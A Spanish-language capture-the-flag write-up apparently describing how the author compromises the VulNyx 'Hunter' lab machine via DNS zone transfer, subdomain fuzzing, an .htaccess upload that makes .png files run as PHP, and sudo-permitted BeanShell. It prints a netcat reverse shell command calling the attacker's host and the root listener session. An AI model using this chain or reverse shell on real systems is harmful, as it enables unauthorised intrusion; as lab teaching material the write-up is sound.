Vulnyx - Hunter	
Sistema Operativo:	**Linux**
Dificultad:	**Medium**
Release:	**11/12/2023**

Técnicas utilizadas

- Domain Zone Transfer (AXFR)
- Insecure File Upload
- Abusing Bsh Binary

En el siguiente write-up se describe la resolución del reto de la máquina Hunter de VulNyx. Inicialmente, identifiqué que el puerto 53 (DNS) estaba abierto, lo que me permitió realizar un ataque de transferencia de zona para descubrir subdominios ocultos. Posteriormente, accedí a un servidor web con la página por defecto de Apache y procedí a buscar subdominios adicionales utilizando wfuzz.

Al acceder a un subdominio, descubrí un panel de subida de archivos, lo que me llevó a una serie de análisis para determinar las extensiones permitidas y la ubicación de los archivos subidos. Utilizando herramientas como gobuster y el módulo Intruder de Burp Suite, identifiqué la posibilidad de subir archivos con extensión .htaccess y configurar la interpretación de código PHP en archivos .png, lo que me permitió la ejecución remota de comandos.

Finalmente, empleé el comando sudo -l para listar los permisos de sudo, revelando que era posible ejecutar el binario bsh con privilegios de root. Esto me permitió obtener acceso completo al sistema como usuario root, terminado con éxito el reto propuesto por VulNyx.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando arp-scan -I eth1 --localnet para identificar todos los hosts disponibles en mi red.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:d1:dc:8f, IPv4: 192.168.1.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12    08:00:27:ee:c6:57       PCS Systemtechnik GmbH

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.030 seconds (126.11 hosts/sec). 1 responded
```


La dirección MAC que utilizan las máquinas de VirtualBox comienza por “08”, así que, filtré los resultados utilizando una combinación del comando grep para filtrar las líneas que contienen “08”, sed para seleccionar la segunda línea, y awk para extraer y formatear la dirección IP.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
192.168.1.12

┌──(root㉿kali)-[/home/administrador/Descargas]
└─#
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 192.168.1.12 -oN scanner_hunter** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.

- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a –script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.



El análisis anterior reveló la existencia de un dominio, así que decidí actualizar el archivo /etc/hosts. Este proceso se conoce como virtual hosting, una técnica que permite a un servidor web alojar múltiples sitios web en la misma máquina física. Esto se logra mediante la asignación de nombres de dominio o direcciones IP específicas a cada sitio web, lo que permite al servidor identificar y enrutar las solicitudes de manera adecuada.



Análisis del puerto 53 (DNS)

En la evaluación de la máquina Hunter de VulNyx, detecté que el puerto 53 (DNS) se encontraba abierto, lo que me llevó a intentar un ataque de transferencia de zona para identificar posibles subdominios. Una transferencia de zona es un proceso mediante el cual un servidor DNS transfiere una copia completa de su base de datos de zona a otro servidor DNS. Este proceso permite que los servidores secundarios mantengan una copia actualizada de la información DNS, asegurando que las consultas DNS puedan ser respondidas incluso si el servidor primario no está disponible.


Un ataque de transferencia de zona ocurre cuando un atacante aprovecha este proceso para obtener información sensible de un servidor DNS. Este tipo de ataque se basa en la explotación del mecanismo de transferencia de zona, diseñado para replicar la información de la zona DNS entre servidores autorizados. El atacante comienza realizando una consulta DNS utilizando herramientas como dig, que permite interactuar con el servidor DNS y solicitar información específica. Para llevar a cabo el ataque, el atacante utiliza el parámetro AXFR, el comando estándar para solicitar una transferencia de zona completa.

Posteriormente, actualicé el archivo /etc/hosts con la información obtenida.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ dig @192.168.1.12 hunterzone.nyx axfr

; <<>> DiG 9.20.4-3-Debian <<>> @192.168.1.12 hunterzone.nyx axfr
; (1 server found)
;; global options: +cmd
hunterzone.nyx.         604800  IN      SOA     ns1.hunterzone.nyx. root.hunterzone.nyx. 2 604800 86400 2419200 604800
hunterzone.nyx.         604800  IN      NS      ns1.hunterzone.nyx.
?.hunterzone.nyx.       604800  IN      TXT     "devhunter.nyx"
admin.hunterzone.nyx.   604800  IN      A       127.0.0.1
cloud.hunterzone.nyx.   604800  IN      A       127.0.0.1
ftp.hunterzone.nyx.     604800  IN      A       127.0.0.1
ns1.hunterzone.nyx.     604800  IN      A       127.0.0.1
www.hunterzone.nyx.     604800  IN      A       127.0.0.1
hunterzone.nyx.         604800  IN      SOA     ns1.hunterzone.nyx. root.hunterzone.nyx. 2 604800 86400 2419200 604800
;; Query time: 4 msec
;; SERVER: 192.168.1.12#53(192.168.1.12) (TCP)
;; WHEN: Tue Feb 04 01:15:10 CET 2025
;; XFR size: 9 records (messages 1, bytes 294)
```

Análisis del puerto 80 (HTTP)


Al acceder a la página web disponible en el servidor, encontré la página por defecto de Apache.



A partir de esta observación, decidí buscar los subdominios disponibles en la máquina objetivo utilizando wfuzz.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ wfuzz -t 200 -c --hc=400 --hw=933 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.devhunter.nyx" http://devhunter.nyx
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://devhunter.nyx/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000096:   200        26 L     51 W       525 Ch      "files"

Total time: 0
Processed Requests: 114441
Filtered Requests: 114440
Requests/sec.: 0
```


Tras identificar el subdominio, accedí a un panel de subida de archivos. Sin embargo, no conocía las extensiones permitidas para la subida.




Para identificar la ubicación donde se almacenan los archivos, empleé gobuster.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ gobuster dir -u http://files.devhunter.nyx -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://files.devhunter.nyx
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 5.2; WOW64; .NET CLR 2.0.50727)
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/css                  (Status: 301) [Size: 324] [--> http://files.devhunter.nyx/css/]
/uploads              (Status: 301) [Size: 328] [--> http://files.devhunter.nyx/uploads/]
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
```


Finalmente, utilicé el módulo Intruder de Burp Suite para determinar las extensiones permitidas para la subida de archivos.




Descubrí que era posible subir archivos con extensión .htaccess. Esto es un archivo de configuración utilizado por el servidor web Apache. Permite definir reglas específicas para el directorio en el que se encuentra y sus subdirectorios. Entre otras cosas, se puede utilizar para realizar redirecciones, protección con contraseña y configuración de la ejecución de scripts.



Por tanto, subí un archivo .htaccess configurado para permitir la interpretación de código PHP en archivos con extensión .png.



Una vez configurado correctamente, ejecuté comandos remotos en la máquina objetivo, obteniendo acceso remoto.



Escalada de privilegios

El comando sudo -l se utiliza para listar los permisos de sudo del usuario actual. Este comando es crucial en la escalada de privilegios, ya que revela qué comandos pueden ser ejecutados con privilegios elevados sin necesidad de proporcionar una contraseña adicional. En este caso, el comando reveló que era posible usar el binario bsh con privilegios del usuario root.

Bsh es un shell basado en Java conocido como BeanShell. Permite la interpretación de código Java y se utiliza a menudo en pruebas y escenarios donde se requiere la ejecución de scripts.

```
bug@hunter:/var/www/site/uploads$ sudo -l
Matching Defaults entries for bug on hunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bug may run the following commands on hunter:
    (root) NOPASSWD: /usr/bin/bsh
bug@hunter:/var/www/site/uploads$
```

Finalmente, accedí al sistema como usuario root, completando así el reto de VulNyx.

```
bug@hunter:/var/www/site/uploads$ sudo -u root /usr/bin/bsh
BeanShell 2.0b4 - by Pat Niemeyer (pat@pat.net)
bsh % exec("/usr/bin/nc -e /bin/sh 192.168.1.100 443");
bsh %
```

root@hunter: /var/www/site/uploads

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.12] 42136
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@hunter:/var/www/site/uploads# id
id
uid=0(root) gid=0(root) groups=0(root)
root@hunter:/var/www/site/uploads# cat /etc/os-release
cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
root@hunter:/var/www/site/uploads# hostname
hostname
hunter
root@hunter:/var/www/site/uploads#
```